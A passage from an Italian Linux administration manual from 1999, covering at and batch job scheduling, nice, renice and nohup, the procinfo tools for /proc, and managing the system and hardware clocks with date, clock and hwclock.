Il 10 novembre 1999 alle ore 10:00 eseguirà i comandi da specificare successivamente.

### 22.2.5 $ batch

`batch [`⟨*opzioni*⟩`] [`⟨*orario*⟩`]`

**`batch`** è normalmente un collegamento al programma **`at`**. Quando **`at`** viene avviato usando il nome **`batch`**, i compiti associati vengono eseguiti non appena il livello di carico del sistema diventa ragionevolmente basso da permetterlo. In pratica, si può anche indicare un momento particolare (un orario), ma l'esecuzione avverrà solo quando il sistema avrà un'attività ridotta.

### 22.2.6 $ atq

`atq [`⟨*opzioni*⟩`]`

**`atq`** è normalmente un collegamento al programma **`at`**. Quando **`at`** viene avviato usando il nome **`atq`**, emette l'elenco dei *job* in coda. Se viene specificata una coda attraverso l'opzione **`-q`**, si limita a fare l'analisi di quella in particolare.

### 22.2.7 $ atrm

`atrm` ⟨*job*⟩`...`

**`atrm`** è normalmente un collegamento al programma **`at`**. Quando **`at`** viene avviato usando il nome **`atrm`**, elimina dalla coda i *job* specificati nella riga di comando.

### 22.2.8 Analisi di un esempio

L'esempio seguente dovrebbe permettere di comprendere il meccanismo attraverso cui viene registrata la situazione dell'istante in cui si accoda un *job*.

L'intenzione è quella di fare eseguire il programma **`ls`**, alle ore 16:30, nella directory corrente nel momento in cui si accoda il *job*, generando il file `esempio` (nella stessa directory) con l'output ottenuto.

`$` **`at 16:30`**[ *Invio* ]

**`ls > ./esempio`**[ *Invio* ]

[ *Ctrl+d* ]

```
Job 1 will be executed using /bin/sh
```

A questo punto si può dare un'occhiata alla coda.

$ **atq**[ *Invio* ]

```
Date                    Owner    Queue   Job#
12:00:00 08/22/97       daniele c       1
```

Con i privilegi dell'utente **`root`**, è possibile dare un'occhiata all'interno della directory `/var/spool/at/` per scoprire che è stato creato uno script, in questo caso denomianto **`c0000100ddd2b8`**. Segue il listato del suo contenuto.

```
#!/bin/sh
# atrun uid=500 gid=500
# mail  daniele 0
umask 2
USERNAME=; export USERNAME
ENV=/home/daniele/.bashrc; export ENV
COLORTERM=rxvt; export COLORTERM
HISTSIZE=1000; export HISTSIZE
HOSTNAME=roggen.brot.dg; export HOSTNAME
LOGNAME=daniele; export LOGNAME
HISTFILESIZE=1000; export HISTFILESIZE
MAIL=/var/mail/daniele; export MAIL
COLORFGBG=0\;default; export COLORFGBG
HOSTTYPE=i386; export HOSTTYPE
PATH=/usr/local/bin:/bin:/usr/bin:/usr/X11R6/bin; export PATH
HOME=/home/daniele; export HOME
SHELL=/bin/bash; export SHELL
USER=daniele; export USER
LC_CTYPE=it_IT.ISO8859-1; export LC_CTYPE
LESSCHARSET=latin1; export LESSCHARSET
HOSTDISPLAY=roggen.brot.dg:0.0; export HOSTDISPLAY
LANG=it_IT; export LANG
OSTYPE=Linux; export OSTYPE
WINDOWID=37748738; export WINDOWID
SHLVL=4; export SHLVL
cd /home/daniele || {
         echo 'Execution directory inaccessible' >&2
         exit 1
}
ls > ./esempio
```

Nella prima parte viene definita la maschera dei permessi attraverso il comando **`umask`**.

```
umask 2
```

Quindi seguono una serie di assegnamenti di variabili esportate che riproducono l'ambiente del momento in cui il *job* è stato sottoposto.

```
USERNAME=; export USERNAME
ENV=/home/daniele/.bashrc; export ENV
...
```

Al termine, prima dell'esecuzione dei comandi richiesti, viene eseguito lo spostamento nella directory che, nel momento in cui si sottoponeva il *job*, era quella corrente. Se l'operazione fallisce viene interrotto lo script.

```
cd /home/daniele || {
         echo 'Execution directory inaccessible' >&2
         exit 1
}
```

## 22.3 Priorità

La priorità di esecuzione di un processo può essere modificata attraverso il valore *nice* che viene sommato, in modo algebrico, al valore di questa.

Quando si parla di priorità occorre però fare attenzione al contesto: di solito, un valore basso significa precedenza (quindi priorità) rispetto ai valori superiori. Spesso però si parla di priorità maggiore o minore in maniera impropria: quando si consulta della documentazione in cui si fa riferimento al concetto di priorità bisogna fare bene attenzione a non confondersi.

Dal momento che il valore *nice* viene sommato alla priorità, se *nice* è pari a zero, non altera la priorità di esecuzione di un processo, se invece ha un valore positivo ne rallenta l'esecuzione, e ancora, un valore negativo ne accelera il funzionamento.

Alcuni programmi ricevono dal sistema un valore di priorità particolarmente basso per motivi fisiologici di funzionamento del sistema stesso. Il pretendere di portare agli stessi livelli di priorità altri programmi potrebbe comportare il blocco del sistema operativo. In pratica, anche se si tenta di dare a un processo un valore *nice* negativo, spesso il sistema non reagisce con un'eguale diminuzione del valore della priorità. Inoltre, solo l'utente **`root`** può attribuire ai processi valori *nice* inferiori a 0 (zero).

Di solito quindi, il valore *nice* viene usato per ridurre la velocità di esecuzione di un processo in modo da alleggerire l'impiego di risorse da parte dello stesso. Spesso si combina questa tecnica assieme all'utilizzo di elaborazioni sullo sfondo (*background*).

A fianco del problema della modifica della priorità di esecuzione di un programma c'è quello di mantenere in funzione un programma anche dopo la disconnessione del terminale dal quale questo viene avviato.

### 22.3.1 $ nice

`nice` [⟨*opzioni*⟩] [⟨*comando*⟩ [⟨*argomenti*⟩]]

Esegue un comando con un valore *nice* diverso dal normale. Minore è questo valore, maggiori saranno le risorse (in termini di rapidità di esecuzione) che il sistema gli concede. L'esecuzione senza alcun argomento visualizza il livello attuale del valore *nice*. Se viene specificato il nome di un comando, ma non viene indicato il livello di variazione (*adjustment*), il valore *nice* del comando indicato come argomento, sarà incrementato di 10 rispetto al valore attuale. Il livello di variazione può andare da un minimo di −20 a un massimo di +19, ma solo l'utente **`root`** può attribuire variazioni negative.

Alcune opzioni

`-n` ⟨*variazione*⟩

Definisce esplicitamente il livello di variazione del valore *nice* da attribuire al comando da eseguire.

### 22.3.2 $ renice

`renice` ⟨*priorità*⟩ `[[-p]` ⟨*pid*⟩`...] [[-g]` ⟨*pgrp*⟩`...] [[-u]` ⟨*utente*⟩`...]`

**`renice`** modifica il valore *nice* di uno o più processi. Se invece di indicare i processi attraverso il loro PID, si utilizza il PID di gruppo o un nome di utente, si intende intervenire su tutti i processi di quel gruppo o di quell'utente.

Opzioni

`-g` ⟨*pgrp*⟩

Indica esplicitamente che si fa riferimento a un PID di gruppo (PGRP).

`-u` ⟨*utente*⟩

Indica esplicitamente che si fa riferimento a un utente indicato per nome.

`-p` ⟨*pid*⟩

Indica esplicitamente che si fa riferimento a un numero di processo (PID).

### 22.3.3 $ nohup

`nohup` ⟨*comando*⟩ [⟨*argomenti*⟩]

Esegue un comando facendo in modo che questo non sia interessato dai segnali di interruzione di linea (**`SIGHUP`**). In questo senso, **`nohup`** permette di avviare dei processi che non devono interrompersi nel momento in cui l'utente che li avvia termina la sua sessione di lavoro (esegue un *logout*). Naturalmente, questo ha senso se i programmi vengono avviati sullo sfondo.

In base a questo principio, cioè quello per cui si usa **`nohup`** per avviare un programma sullo sfondo in modo che continui a funzionare anche quando l'utente si scollega, la priorità di esecuzione viene modificata, aumentando il valore *nice* di 5 unità.

Il comando indicato come argomento non viene messo automaticamente sullo sfondo, per ottenere questo occorre aggiungere il simbolo **`&`** (e-commerciale) alla fine della riga di comando. Quando il comando indicato come argomento utilizza il terminale (TTY) per l'output, sia lo standard output che lo standard error vengono ridiretti verso il file `./nohup.out`, oppure, se i permessi non lo consentono, verso il file `~/nohup.out`. Se questo file esiste già i dati vengono aggiunti.

### Esempi

Segue un esempio che mostra in che modo si comporta **nohup**.

Viene avviata una nuova copia della shell Bash nel modo seguente:

$ **bash**[ *Invio* ]

Viene avviato sullo sfondo il programma **yes** e il suo output viene semplicemente ridiretto verso /dev/null.

$ **nohup yes > /dev/null &**[ *Invio* ]

```
[1] 1304
```

Il processo corrispondente ha il PID 1304.

Si controlla lo stato dei processi attraverso **ps**.

$ **ps**[ *Invio* ]

```
  PID TTY STAT  TIME COMMAND
...
 1304   1 R N  1:55 yes
...
```

Dalla colonna **STAT** si può osservare che **yes** ha un valore *nice* positivo (si osserva per questo la lettera **N**).

Si controlla lo stato dei processi attraverso **pstree**.

$ **pstree -p**[ *Invio* ]

```
init(1)-+-...
        |
        ...
        |-login(370)---bash(387)---bash(1303)-+-pstree(1341)
        |                                     `-yes(1304)
        ...
```

Si può osservare che **yes** è un processo figlio della shell Bash (**bash**) avviata poco prima.

Si conclude l'attività della shell provocando un segnale di interruzione di linea per i processi che dipendono da lei.

$ **exit**[ *Invio* ]

Si controlla nuovamente lo stato dei processi attraverso **pstree**.

$ **pstree -p**[ *Invio* ]

```
init(1)-+-...
        |
        ...
        |-login(370)---bash(387)---pstree(1359)
        ...
        |-yes(1304)
        ...
```

Adesso, **yes** risulta essere un processo figlio di **init**.

### Annotazioni

Probabilmente, facendo qualche esperimento, si può osservare che i processi sullo sfondo non terminano la loro esecuzione quando si conclude la sessione di lavoro della shell che li ha avviati, senza bisogno di utilizzare **nohup**. Tuttavia ci sono situazioni in cui **nohup** è indispensabile. Per esempio, se si sta lavorando con l'ambiente grafico X e si chiude una finestra di terminale, un eventuale programma sullo sfondo viene eliminato sicuramente, a meno di usare **nohup**.

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Informazioni dal filesystem virtuale /proc

Nel capitolo introduttivo ai processi elaborativi si è già accennato al ruolo del filesystem virtuale `/proc/` di GNU/Linux. Al suo interno, oltre alla situazione di ogni processo, si possono conoscere molte altre informazioni legate al funzionamento del sistema operativo, oltre alla possibilità, entro certi limiti, di interagire con il kernel per passargli delle informazioni particolari.

Per approfondire il significato e l'interpretazione dei file del filesystem virtuale `/proc/` si può consultare la pagina di manuale *proc(5)*.

## 23.1 Pacchetto Procinfo

La quantità di informazioni disponibili è tale per cui è facile perdersi tra questi file. Inoltre, con l'evolversi dei kernel cambiano i contenuti dei file virtuali e anche la loro collocazione. A questo proposito sono utili i programmi del pacchetto Procinfo che aiutano ad analizzare tali informazioni per generare dei resoconti e delle statistiche più facili da consultare.

### 23.1.1 $ procinfo

`procinfo [`⟨*opzioni*⟩`]`

Il programma **`procinfo`** è quello che, dal pacchetto omonimo, dà le informazioni più comuni. I dati vengono visualizzati in forma più o meno tabellare e i campi sono indicati attraverso dei nomi. Il significato di alcuni di questi è descritto nella tabella 23.1.

| Nome | Descrizione |
|---|---|
| Memory: | Utilizzo della memoria. |
| Bootup: | Data e ora dell'avvio del sistema. |
| Load average: | Carico medio. |
| user: | Tempo per i processi avviati dagli utenti. |
| nice: | Tempo per i processi avviati con un valore *nice*. |
| system: | Tempo per i processi avviati dal kernel. |
| idle: | Tempo non utilizzato. |
| uptime: | Tempo complessivo di funzionamento. |
| irq *n*: | Numero di interruzioni e dispositivo corrispondente. |
| Modules: | Moduli del kernel installati. |
| Character Devices: | Elenco dei dispositivi a caratteri. |
| Block Devices: | Elenco dei dispositivi a blocchi. |
| File Systems: | Tipi di filesystem gestibili. |

Tabella 23.1: Alcuni dei nomi utilizzati per descrivere i campi delle tabelle generate da **`procinfo`**.

Quando **`procinfo`** viene utilizzato senza argomenti si ottengono le informazioni più importanti che possono essere visualizzate su uno schermo normale, per esempio ciò che viene mostrato di seguito:

```
Linux 2.2.1 (root@dinkel.brot.dg) (gcc 2.7.2.3) #2 [dinkel.brot.dg]

Memory:      Total        Used        Free      Shared     Buffers      Cached
Mem:         29944       29160         784        9080        8656        5084
Swap:        28220        2084       26136

Bootup: Wed Mar 31 07:43:17 1999    Load average: 0.00 0.00 0.00 1/44 769

user  :       0:06:32.78   6.0%  page in :    63919  disk 1:     5197r    4550w
nice  :       0:00:00.00   0.0%  page out:   100215
system:       0:00:46.04   0.7%  swap in :      238  disk 3:       29r       0w
idle  :       1:41:26.13  93.3%  swap out:      886
uptime:       1:48:44.93         context :   103822

irq  0:    652495 timer                irq  9:      8736 fdomain
irq  1:     39147 keyboard             irq 12:         0 eth0
irq  2:         0 cascade [4]          irq 13:         1 fpu
```

```
irq  4:        502 serial                 irq 14:      9404 ide0
irq  6:          3                        irq 15:       146 ide1
```

Eventualmente, **procinfo** può essere utilizzato per ottenere un'informazione continua (o quasi), come fa il programma **top**. In questo senso può essere stabilita una pausa tra un aggiornamento e il successivo. Durante questo funzionamento continuo, si possono utilizzare alcuni comandi interattivi, composti da una singola lettera, il cui significato tende a essere coerente con quello delle opzioni della riga di comando. In modo particolare, il comando **q** termina il funzionamento continuo di **procinfo**.

Alcune opzioni

-f

Fa in modo che **procinfo** funzioni in modo continuo, a tutto-schermo.

-n⟨*n-secondi*⟩

Questa opzione implica automaticamente la selezione di **-f** e serve a stabilire un intervallo tra un aggiornamento e l'altro delle informazioni visualizzate.

-m

Mostra le informazioni sui moduli e sui dispositivi a caratteri e a blocchi, trascurando i dati relativi alla CPU e alla memoria.

-a

Mostra tutte le informazioni disponibili, ma per questo non bastano le dimensioni di uno schermo normale.

-d

Mostra le informazioni normali, cioè quelle sull'utilizzo della CPU, della memoria e degli *interrupt*, ma riferite a periodi di un secondo. Ciò richiede il funzionamento di **procinfo** in modo continuo, e infatti questa opzione implica automaticamente l'uso di **-f**.

-F⟨*file*⟩

Ridirige l'output in un file, che di solito corrisponde al dispositivo di una console virtuale inutilizzata.

### 23.1.2 $ lsdev

lsdev

**lsdev** è un programma molto semplice che si limita a mostrare una tabella con informazioni tratte dai file /proc/interrupts, /proc/ioports e /proc/dma. In pratica mostra tutti gli indirizzi relativi all'hardware installato.

Il risultato che si ottiene potrebbe essere simile a quello seguente:

```
Device            DMA   IRQ  I/O Ports
------------------------------------------------
                      0 1 2 4 9 12 13 14 15
cascade             4
dma                          0080-008f
dma1                         0000-001f
dma2                         00c0-00df
eth0                         ff80-ff9f
fdomain                      ffa0-ffaf
fpu                          00f0-00ff
ide0                         01f0-01f7 03f6-03f6 8000-8007
ide1                         0170-0177 0376-0376 8008-800f
keyboard                     0060-006f
parport0                     0378-037a
pic1                         0020-003f
pic2                         00a0-00bf
serial                       02f8-02ff 03f8-03ff
timer                        0040-005f
vga+                         03c0-03df
```

### 23.1.3 $ socklist

`socklist`

**`socklist`** è un programma molto semplice che si limita a mostrare una tabella con informazioni tratte dai file `/proc/net/tcp`, `/proc/net/udp` e `/proc/net/raw`, integrandoli con le informazioni relative ai descrittori dei file di ogni processo, ovvero `/proc/*/fd/*`.

Si tratta di informazioni utili per ciò che riguarda la gestione della rete, tuttavia questo programma viene mostrato qui per completare l'argomento di questo capitolo. Di seguito viene mostrato un esempio del risultato che si può ottenere con **`socklist`**.

```
type  port      inode     uid    pid   fd  name
tcp     80        246       0      0    0
tcp   8080        245       0      0    0
tcp     25        230       0      0    0
tcp   2049        215       0      0    0
tcp    515        205       0      0    0
tcp    635        195       0      0    0
tcp     53        169       0      0    0
tcp     53        167       0      0    0
tcp     98        156       0      0    0
tcp    113        155       0      0    0
tcp     37        153       0      0    0
tcp     79        152       0      0    0
tcp    143        151       0      0    0
tcp    110        150       0      0    0
tcp    109        149       0      0    0
tcp    513        146       0      0    0
tcp    514        145       0      0    0
tcp     70        144       0      0    0
tcp     23        143       0      0    0
tcp     21        142       0      0    0
tcp    111        106       0      0    0
udp   2049        212       0      0    0
udp    635        190       0      0    0
udp   1024        170       0      0    0
udp     53        168       0      0    0
udp     53        166       0      0    0
udp     37        154       0      0    0
udp    518        148       0      0    0
udp    517        147       0      0    0
udp    514        115       0      0    0
udp    111        105       0      0    0
raw      1          0       0      0    0
raw      6          0       0      0    0
```

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

Capitolo 24

# Orologio di sistema e calendario

L'orologio del sistema non serve solo a fornire l'indicazione della data e dell'ora corrente. Da esso dipende anche il buon funzionamento del sistema Cron e di conseguenza di tutto il sistema di pianificazione dei processi. La tabella 24.1 elenca i programmi e i file a cui si accenna in questo capitolo.

| Nome | Descrizione |
|---|---|
| date | Legge o modifica l'informazione data-orario gestita dal kernel. |
| /etc/localtime | File di configurazione dell'ora locale. |
| clock | Legge o modifica l'informazione data-orario gestita dall'hardware. |
| hwclock | Legge o modifica l'informazione data-orario gestita dall'hardware. |
| /etc/adjtime | File di configurazione per l'aggiustamento dell'orologio hardware. |
| cal | Calendario. |

Tabella 24.1: Riepilogo dei programmi e dei file per la gestione della data e dell'ora del sistema.

## 24.1 Orario locale

Generalmente, quando si considera la differenza di orario tra un paese e un altro si pensa ai fusi orari. In questa ottica, per stabilire l'orario basterebbe conoscere il fuso orario in cui ci si trova. Tuttavia, l'utilizzo dell'ora legale in molti paesi, in forme differenti a seconda di quanto stabilito dai vari governi, rende la determinazione dell'orario una cosa più complessa.

Per risolvere il problema si utilizza generalmente una sorta di *database* contenente le regole con cui stabilire l'orario di ogni paese. A questo si abbina un orologio che mantiene un orario di riferimento, generalmente quello di Greenwich, dal quale il sistema è in grado di calcolare l'orario locale esatto.

Alcuni paesi utilizzano una notazione, generalmente di tre lettere, per indicare le varie zone orarie. Queste sigle non rappresentano uno standard per tutti, quindi vanno usate con prudenza. Il modo più sicuro per indicare una zona oraria è sempre quello di specificare il paese o una città particolare.

Alcune sigle sono particolarmente importanti, sia perché si usano spesso nella documentazione tecnica, sia perché appaiono nei messaggi dei programmi che si occupano di gestire l'orologio del sistema.

- UT (*Universal Time*) | UTC (*Universal Coordinated Time*)

  Il tempo universale, corrispondente in pratica all'ora solare di Greenwich.

- GMT (*Greenwich Mean Time*)

  Il modo tradizionale di indicare l'orario solare di Greenwich, corrispondente in pratica al tempo universale.

- DST (*Daylight Savings Time*)

  Non rappresenta un orario preciso, ma uno spostamento dell'orario per sfruttare meglio il periodo di illuminazione diurna durante la stagione estiva. In pratica si abbina questa sigla a quella della zona oraria, a indicare che l'ora solare corrispondente si ottiene sottraendo un'ora.

- CET (*Center Europe Time*)

  L'orario dell'europa centrale.

- CEST (*Center Europe Summer Time*)

  L'orario dell'europa centrale durante il periodo estivo.

## 24.2 Distinzione tra hardware e software

Si distingue tra due orologi indipendenti: quello contenuto dell'hardware dell'elaboratore e quello gestito dal kernel del sistema. Per il sistema operativo, quello che conta è l'orario fornito dal kernel, ma l'orologio hardware è importante perché è in grado di funzionare anche quando l'elaboratore è spento. In pratica, all'avvio attraverso la procedura di inizializzazione del sistema, viene allineato l'orario del kernel con quello hardware.

### 24.2.1 Orologio hardware

L'orologio hardware è quello che appartiene alla parte fisica dell'elaboratore e normalmente è incorporato nella scheda madre. È alimentato attraverso una piccola batteria, in modo da poter funzionare anche quando l'elaboratore è spento.

Chi utilizza l'architettura PC tende a chiamarlo «orologio del BIOS» oppure «orologio CMOS», dal momento che BIOS, CMOS e orologio sono cose che tendono a confondersi. Si tratta comunque, sempre della stessa cosa.

Utilizzando un PC, il modo migliore per regolare questo orologio è quello di utilizzare le funzioni del programma di configurazione della memoria CMOS, residente normalmente nella ROM, e accessibile attraverso una combinazione di tasti al momento del test della memoria RAM.

È importante scegliere il tipo di orario su cui deve allinearsi l'orologio hardware. Generalmente, la scelta è tra la propria ora locale, o il tempo universale (UTC). Se non ci sono problemi di conflitti con altri sistemi operativi differenti da GNU/Linux, è importante che si utilizzi come riferimento il tempo universale. In questo modo, sarà il sistema operativo a occuparsi di calcolare la differenza in base al fuso orario e all'eventuale ora legale.

### 24.2.2 Orologio del kernel e orario locale

L'orologio del kernel viene impostato all'avvio, in base a quanto indicato dall'orologio hardware. Successivamente, finché il sistema resta in funzione, non viene più interpellato l'orologio hardware (a meno che il proprio sistema non abbia una configurazione particolare per qualche motivo).

Il sistema deve quindi sapere se l'orologio hardware è impostato sull'orario locale o sul tempo universale, per stabilire in che modo deve essere allineato l'orologio del kernel. Dal punto di vista dell'utilizzatore, nel primo caso occorre intervenire manualmente sull'orologio hardware quando inizia o termina il periodo dell'ora legale, nel secondo caso no.

Il kernel tiene traccia esclusivamente del tempo universale, attraverso un numero che rappresenta il tempo trascorso in secondi dall'ora zero del primo gennaio 1970. Per conoscere l'orario locale si utilizza un file di configurazione, `/etc/localtime`, contenente le informazioni necessarie a calcolarlo.

## 24.3 Modifica dell'orario

Se l'orologio del sistema è errato (intendendo in questo anche la data), è il caso di intervenire attraverso diverse azioni possibili. Il modo più semplice, nel senso che comporta meno complicazioni, è il riavvio del sistema impostando correttamente l'orologio hardware, eventualmente tenendo presente se si deve utilizzare il tempo universale.

Se il sistema non può essere riavviato, si deve intervenire attraverso il programma **`date`**, come verrà mostrato in seguito. Ma così facendo, dal momento che il sistema operativo è in funzione si provocano degli squilibri, sia nel sistema di pianificazione dei processi (Cron) che in alte situazioni (anche il sistema grafico X può risentirne). Il minimo che può capitare è di osservare un'intensa attività del sistema dovuta all'avvio di processi da parte del demone **`cron`**.

Tuttavia, quando si interviene sull'orologio di un sistema in funzione, bisogna accettare il rischio di dover riavviare il sistema, se ci si accorge che tutto è diventato instabile.

In alternativa alla modifica dell'orologio del sistema, si può agire sull'orologio hardware attraverso il programma **`clock`**. Così, al prossimo riavvio l'orario dovrebbe risultare corretto, senza infastidire l'attuale sessione di lavoro.

Quando si decide di modificare l'orario di sistema attraverso **`date`**, dal momento che il peggio è fatto, conviene anche aggiornare l'orologio hardware attraverso **`clock`**.

## 24.4 Strumenti per la gestione dell'orologio

Attraverso il programma **`date`** si può leggere o impostare la data e l'ora del sistema. Dal momento che il kernel gestisce l'orologio con riferimento al tempo universale, è necessaria un'opportuna conversione che avviene per mezzo di quanto indicato nel file `/etc/localtime`, che generalmente è un collegamento simbolico al file giusto, contenuto nella directory `/usr/share/zoneinfo/` (queste collocazioni sono definite in base alla gerarchia standard di GNU/Linux, a cui tutte le distribuzioni dovrebbero uniformarsi).

Il programma **`clock`** permette di leggere o impostare la data e l'ora dell'hardware. Utilizza il file `/etc/adjtime` per permettere un aggiustamento automatico del suo valore, quando si conosce esattamente di quanti secondi sbaglia ogni giorno.

### 24.4.1 # date

`date [⟨opzioni⟩] [+⟨formato⟩] [⟨data⟩]`

**`date`** permette di conoscere o di modificare la data e l'ora del sistema, cioè di quella gestita dal kernel. L'utente comune può utilizzare **`date`** solo per ottenere la data e l'ora attraverso lo standard output, mentre solo l'utente **`root`** può intervenire per modificarne il valore.

> È importante tenere a mente che la modifica del valore contenuto nell'orologio del sistema può comportare instabilità.

La riga di comando di **`date`** si divide in tre parti principali: le opzioni, il formato di rappresentazione e la data. Il formato di rappresentazione è una stringa che descrive in che modo si vuole venga restituita la data o l'ora attuale. L'indicazione della data permette all'utente **`root`** di modificare la data e l'ora del sistema.

Alcune opzioni

`-d ⟨data⟩ | --date=⟨data⟩`

Emette la data e l'ora specificata attraverso l'argomento (composto da una stringa).

`-s ⟨data⟩ | --set=⟨data⟩`

Modifica la data del sistema, secondo quanto indicato nell'argomento stringa. La data e l'ora possono essere espressi nello stesso modo in cui si può fare con l'opzione **`-d`**.

`-u | --universal`

Emette o modifica la data riferita al tempo universale (UTC).

Formati

Se negli argomenti ne compare uno che inizia con un segno **`+`**, questo viene interpretato come un formato di rappresentazione da utilizzare per emettere la data e l'ora. Si tratta di una stringa, dove tutti i caratteri vengono trattati per quello che sono, a eccezione delle direttive indicate nella tabella 24.2.

Quando non viene indicato un formato di rappresentazione della data, questa viene emessa secondo quanto si otterrebbe con la direttiva **`%c`**.

Data

Se viene indicato un argomento che non appartiene alle opzioni e non inizia con il segno **`+`**, allora viene inteso trattarsi dell'indicazione di una data (ed eventualmente di un'ora) da utilizzare per modificare quella del sistema. La sintassi per indicare l'informazione data-orario, è la seguente:

`⟨MMGGhhmm⟩[⟨SS⟩[⟨AA⟩][.⟨ss⟩]`

In pratica, si possono inserire otto cifre numeriche che rappresentano, rispettivamente a coppie: il mese, il giorno, le ore e i minuti. Di seguito si possono aggiungere altre due o quattro cifre che rappresentano l'anno («SS» sta per secolo). Infine, indipendentemente dal fatto che sia presente l'informazione dell'anno, possono essere aggiunte due cifre, separate da un punto, che rappresentano i secondi.

Esempi

`$ date -d '2 months 5 days'`

Restituisce la data corrispondente a due mesi e 5 giorni nel futuro.

`$ date -d '1 month 3 hours ago'`

Restituisce la data corrispondente a un mese e tre ore fa.

`$ date '+%d/%m/%Y'`

Emette la data nella forma giorno/mese/anno, con l'anno per esteso.

`# date 03151045`

Modifica la data del sistema in modo che corrisponda al 15 marzo dell'anno in corso, alle ore 10:45.

`# date 03151045.10`

Modifica la data del sistema in modo che corrisponda al 15 marzo dell'anno in corso, alle ore 10:45:10.

`# date 031510451998`

Modifica la data del sistema in modo che corrisponda al 15 marzo 1998 alle ore 10:45.

| Direttiva | Descrizione |
|---|---|
| %% | Rappresenta un simbolo di percentuale singolo. |
| %n | Rappresenta un codice di interruzione di riga. |
| %t | Rappresenta una tabulazione orizzontale. |
| %s | Numero di secondi trascorsi dall'epoca di riferimento (1997.01.01 00:00:00 UTC). |
| %c | Data e ora corrispondente alla stringa **`'%a %b %d %X %Z %Y'`**. |
| %H | L'ora secondo il formato «00..23». |
| %I | L'ora secondo il formato «01..12». |
| %k | L'ora secondo il formato « 0..23». |
| %l | L'ora secondo il formato « 0..12». |
| %M | Minuti secondo il formato «00..59». |
| %S | Secondi secondo il formato «00..59». |
| %p | AM o PM. |
| %Z | Sigla di zona oraria o nulla se non è determinabile. |
| %r | Orario in dodici ore, secondo il formato «hh:mm:ss AM/PM». |
| %T | Orario in ventiquattro ore, secondo il formato «hh:mm:ss». |
| %X | Orario corrispondente alla stringa **`'%H:%M:%S'`**. |
| %a | Giorno della settimana abbreviato. |
| %A | Giorno della settimana esteso. |
| %U | Settimana dell'anno, utilizzando la domenica come primo giorno, «00..53». |
| %w | Giorno della settimana, con lo zero corrispondente alla domenica, «0..6». |
| %b | Mese abbreviato. |
| %h | Come **`%b`**. |
| %B | Mese per esteso. |
| %m | Mese secondo il formato «01..12». |
| %y | Le ultime due cifre dell'anno, «00..99». |
| %Y | Anno per esteso. |
| %d | Giorno del mese secondo il formato «01..31». |
| %j | Giorno dell'anno secondo il formato «001..366». |
| %D | Data secondo il formato «mm/gg/aa». |
| %x | Rappresentazione locale della data in forma numerica. |

Tabella 24.2: Direttive per la rappresentazione delle informazioni data-orario di **`date`**.

### 24.4.2 # clock

`clock [-u] [-r | -w | -s | -a]`

**`clock`** permette di accedere all'orologio hardware dell'elaboratore.

Alcune opzioni

`-u`

Stabilisce che l'informazione data-orario contenuta nell'orologio hardware deve essere (oppure è) riferita al tempo universale (UTC).

`-r`

Legge la data e l'ora dell'orologio hardware e ne emette il contenuto attraverso lo standard output.

`-w`

Modifica la data e l'ora dell'orologio hardware, in base a quanto indicato dall'orologio di sistema. Quando il sistema fa affidamento sul fatto che l'orologio hardware contenga l'orario UTC, si utilizza questa opzione assieme a **`-u`**.

`-s`

Aggiorna la data e l'ora del sistema in base al contenuto dell'orologio hardware. Quando il sistema fa affidamento sul fatto che l'orologio hardware contenga l'orario UTC, si utilizza questa opzione assieme a **`-u`**.

`-a`

Aggiorna la data e l'ora del sistema in base al contenuto dell'orologio hardware, tenendo conto anche dell'errore sistematico indicato nel file `/etc/adjtime`, e riaggiornando lo stesso orologio hardware.

Esempi

```
# clock -r
```

Legge e restituisce la data e l'orario contenuto nell'orologio hardware.

`# clock -r -u`

La stessa cosa dell'esempio precedente, ma visualizza la data e l'ora locale, essendo l'orologio impostato sul tempo universale.

`# clock -w -u`

Aggiorna l'orologio hardware, con riferimento al tempo universale, secondo l'orologio del sistema.

`# clock -a -u`

Aggiorna l'orologio di sistema a partire da quello hardware, tenendo conto che l'orologio hardware è riferito al tempo universale, e calcolando anche l'eventuale aggiustamento contenuto nel file `/etc/adjtime`.

### 24.4.3 # hwclock

`hwclock [-⟨opzioni⟩]`

**`hwclock`** è una versione alternativa del programma **`clock`** con il quale è compatibile. In particolare, accetta anche quasi tutte le opzioni di quel programma.

A differenza di **`clock`**, **`hwclock`** è in grado di modificare direttamente l'orologio hardware, senza dover leggere l'orario fornito dal sistema operativo; inoltre, è in grado di gestire in modo autonomo il file di configurazione `/etc/adjtime` annotando l'errore dell'orologio hardware in base ai comandi di modifica dati dall'utente del sistema.

#### Alcune opzioni

`-u | --utc`

Stabilisce che l'informazione data-orario contenuta nell'orologio hardware deve essere (oppure è) riferita al tempo universale (UTC).

`-r | --show`

Legge la data e l'ora dell'orologio hardware e ne emette il contenuto attraverso lo standard output.

`-w | --systohc`

Modifica la data e l'ora dell'orologio hardware, in base a quanto indicato dall'orologio di sistema. Quando il sistema fa affidamento sul fatto che l'orologio hardware contenga l'orario UTC, si utilizza questa opzione assieme a **`-u`**.

`-s | --hctosys`

Aggiorna la data e l'ora del sistema in base al contenuto dell'orologio hardware. Quando il sistema fa affidamento sul fatto che l'orologio hardware contenga l'orario UTC, si utilizza questa opzione assieme a **`-u`**.

`-a | --adjust`

Aggiusta la data dell'orologio hardware in funzione del contenuto del file `/etc/adjtime`.

`--set`

Imposta l'orologio hardware in base all'indicazione data attraverso l'opzione **`--date`**, e modifica di conseguenza anche il file `/etc/adjtime`.

`--date=⟨data⟩`

Definisce la data da attribuire all'orologio hardware. In pratica si usa solo assieme all'opzione **`--set`**.

#### Esempi

`# hwclock -r`

Mostra la data e l'ora dell'orologio hardware.

`# hwclock -r -u`

Mostra la data e l'ora dell'orologio hardware, tenendo conto che quella è riferita al tempo universale e correggendola di conseguenza prima di visualizzarla.

`# hwclock -u --set --date='04/01/1999 10:10:30'`

Imposta l'orologio hardware al 1 aprile 1999, alle ore 10:10 e 30 secondi. Contestualmente, **`hwclock`** modifica il file `/etc/adjtime` annotando l'errore sistematico dell'orologio hardware in base alla differenza riscontrata rispetto all'orario precedente.

`#` **`hwclock -a`**

Corregge la data dell'orologio hardware in funzione delle informazioni contenute del file `/etc/adjtime`.

`#` **`hwclock -u -s`**

Aggiorna l'orologio del sistema in base al valore riportato dall'orologio hardware, che risulta posizionato sul tempo universale.

### 24.4.4 /etc/adjtime

Il file `/etc/adjtime` viene utilizzato da **`clock`** o da **`hwclock`** per tenere traccia dell'errore sistematico dell'orologio hardware. Contiene una sola riga di testo dove appaiono tre numeri, il cui significato è espresso dalla sintassi seguente:

